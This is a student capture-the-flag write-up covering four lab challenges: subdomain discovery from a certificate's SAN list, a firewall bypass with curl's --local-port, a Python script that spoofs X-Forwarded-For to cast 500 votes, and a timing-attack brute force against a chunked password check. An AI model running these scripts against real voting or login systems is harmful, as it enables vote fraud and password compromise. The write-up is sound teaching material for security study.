

## CTF 4

Full Name: Jason Chow


Date: 11/15/2022

### Challenge Name: Old MacDonald Had a Farm

A certificate (issued by a certificate authority) secures a domain (i.e. maximilianhils.com) and relevant sub-domains (i.e. mics.maximilianhils.com) associated with the root domain. While a wildcard (\*) DNS record (i.e. \*.maximilianhils.com) can be configured to handle N-number of sub-domain, known sub-domain are added to the Subject Alternative Name (SAN) portion of the certificate. This ensures all root and sub-domains are protected under the same public key, but will also reveal any hidden sub-domains.

To mount the attack, I visited 'mics.maximilianhils.com' in a browser, and viewed the sites certificate. The Subject Alternative Name (SAN) revealed a new sub-domain: 'moo.mics.maximilianhils.com' (see Figure 1). When visiting the sub-domain, the page contained the flag.

Figure 1: Certificate showing Subject Alternative Name (SAN)




## Challenge Name: There is no such thing as a free flag

Firewall rules control traffic in and out of a network, and frequently use IP address, MAC address and port numbers as part of their decision making criteria. Firewalls typically have multiple rules configured (i.e. there are 9 rules in the challenge), which can introduce vulnerabilities due to missing rules or mis-configurations.

To mount the attack, I first inspected the firewall rules focusing on exploitable 'ACCEPT' rules and mis-configured 'REJECT' rules. Rule 1: all UDP connections are rejected (not a problem given a TCP connection needs to be established). Rule 2: all ICMP connections are accepted (not useful given ICMP is used for troubleshooting and does not return data - i.e. web-page). Rule 3: all connections accepted from a device with pre-defined MAC address (not useful as web request headers do not include MAC address). Rule 4: all connections accepted from 192.168.1.42 (not possible since the address is reserved for home internal networks). Rule 5: all connections accepted but to a destination server with address 192.168.1.42 (also not feasible). Rule 6: accepts all connections for logs (not applicable) while Rule 7: accepts all connections with destination port 8000 (also not applicable). Rule 8: rejects all connections with ports in range 1024 - 65535. The reject rule does not account for ports below 1024, which can be manually specified using a "curl --local-port" command. Thus, to retrieve the flag, I ran the following command (choose port 1 as a valid port below 1024): "curl --local-port 1 http://w210.network:8101/flag.txt" (see Figure 1).

Figure 1: Curl command using --local-port

A terminal window titled 'jasonchow - zsh - 95x25' showing a series of commands and their outputs. The first command is 'curl --local-port 1024 http://w210.network:8101/flag.txt', which results in an 'Empty reply from server'. The second command, 'curl --local-port 1 http://w210.network:8101/flag.txt', is highlighted with a red box and returns a flag: '\_flag\_{deb2ad2910c24c66f009ba364f73523c}'. The terminal also shows a 'Last login' message and the user's prompt '(base) jasonchow@jchowmbp14 ~ %'.

## Challenge Name: Rigged

The Rigged challenge exploits the voter authenticity mechanism, which utilizes the source IP address of a voter to ensure one vote per person. Unfortunately, source IP addresses can be spoofed, thus enabling an attacker to cast multiple votes for a candidate (i.e. 500 votes for Jason) undetected.

To mount the attack, I first used Burp to capture a request to the system, which also allowed me to inspect the contents of the request header. To modify the source IP address of a request, I added the "X-Forwarded-For" header parameter that would carry a randomly generated IPv4 address to the system. As 500 unique votes (IP addresses) are required to retrieve the flag, I wrote a Python script to generate 500 unique IP addresses, append the "X-Forwarded-For" header parameter with the unique IP address, then submit the request to the voting system (see Figure 1). Once the system received 500 votes, the flag was returned in the server's response.

Figure 1: Random IP Address Generation / "X-Forwarded-For" Script

```
1 import requests
2 import random
3 import socket
4 import struct
5
6 for i in range(500):
7
8     ipaddr = socket.inet_ntoa(struct.pack('>I', random.randint(1, 0xffffffff)))
9     url = "http://w210.network:8102/vote/jason"
10    headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0",
11              "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
12              "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate",
13              "X-Forwarded-For": ipaddr, "Connection": "close", "Upgrade-Insecure-Requests": "1"}
14    requests.get(url, headers = headers)
15
16 print("Completed")
```

## Challenge Name: PasswordDB

The PasswordDB challenge exploits a vulnerability in the password verification logic, where the server's response time can be used as "information exhaust" to mount a timing attack on the system. By design, the system separates a 12-digit password into four 3-digit chunks. Each chunk is verified in sequential order, where validity of the first chunk is required before the next chunk is verified. The design surfaces two vulnerabilities that enable the attack: (1) Sharding reduces the password entropy from  $10^{12}$  to  $10^3$ , which makes the brute force attack vector possible. (2) The sequential verification logic returns a shorter server response time for invalid chunks, and longer server response times for valid chunks.

To exploit the PasswordDB system, I wrote a brute force mechanism that submitted all combinations of a 3-digit chunk (i.e. 000-999) to the server, while recording the server's response times for each request. The 3-digit chunk with the highest server response time (taken as an average over 25 iterations of the brute force mechanism) became the candidate 3-digit value for chunk 1. The candidate chunk 1 value was used by the brute force mechanism to reveal chunk 2. Chunk 1 and chunk 2 were used to reveal chunk 3, etc. until all four chunk values were revealed. The four chunk values were then combined to form a candidate password, which was submitted to the PasswordDB system in order to retrieve the flag (see Figure 1).

Figure 1: Brute-Force Mechanism (snippet for chunk 1)

```
7 import requests
8
9 url = "https://w210.network/api/challenges/PasswordDB?token=jason.lfgIg2aA3CgbsIxxhSaJxxgST51k"
10 |
11 chunk_one_list = [dict() for k in range(27)]
12 for x in range(26):
13
14     for i in range(0, 1000):
15         chunk = f'{i:03}'
16         chunk_one_password = chunk + '000000000'
17         data = {"password": chunk_one_password}
18         request = requests.post(url, data = data)
19         time = request.elapsed.microseconds
20         chunk_one_list[x][int(chunk)] = time
21
22 for j in range(0, 1000):
23     chunk_one_list[26][j] = int((chunk_one_list[0][j] + chunk_one_list[1][j] +
24         chunk_one_list[2][j] + chunk_one_list[3][j] +
25         chunk_one_list[4][j] + chunk_one_list[5][j] +
26         chunk_one_list[6][j] + chunk_one_list[7][j] +
27         chunk_one_list[8][j] + chunk_one_list[9][j] +
28         chunk_one_list[10][j] + chunk_one_list[11][j] +
29         chunk_one_list[12][j] + chunk_one_list[13][j] +
30         chunk_one_list[14][j] + chunk_one_list[15][j] +
31         chunk_one_list[16][j] + chunk_one_list[17][j] +
32         chunk_one_list[18][j] + chunk_one_list[19][j] +
33         chunk_one_list[20][j] + chunk_one_list[21][j] +
34         chunk_one_list[22][j] + chunk_one_list[23][j] +
35         chunk_one_list[24][j] + chunk_one_list[25][j]) / 26)
36
37 result_one = max(chunk_one_list[26], key = chunk_one_list[26].get)
38 chunk_one = f'{result_one:03}'
39 print("Chunk one:", chunk_one)
```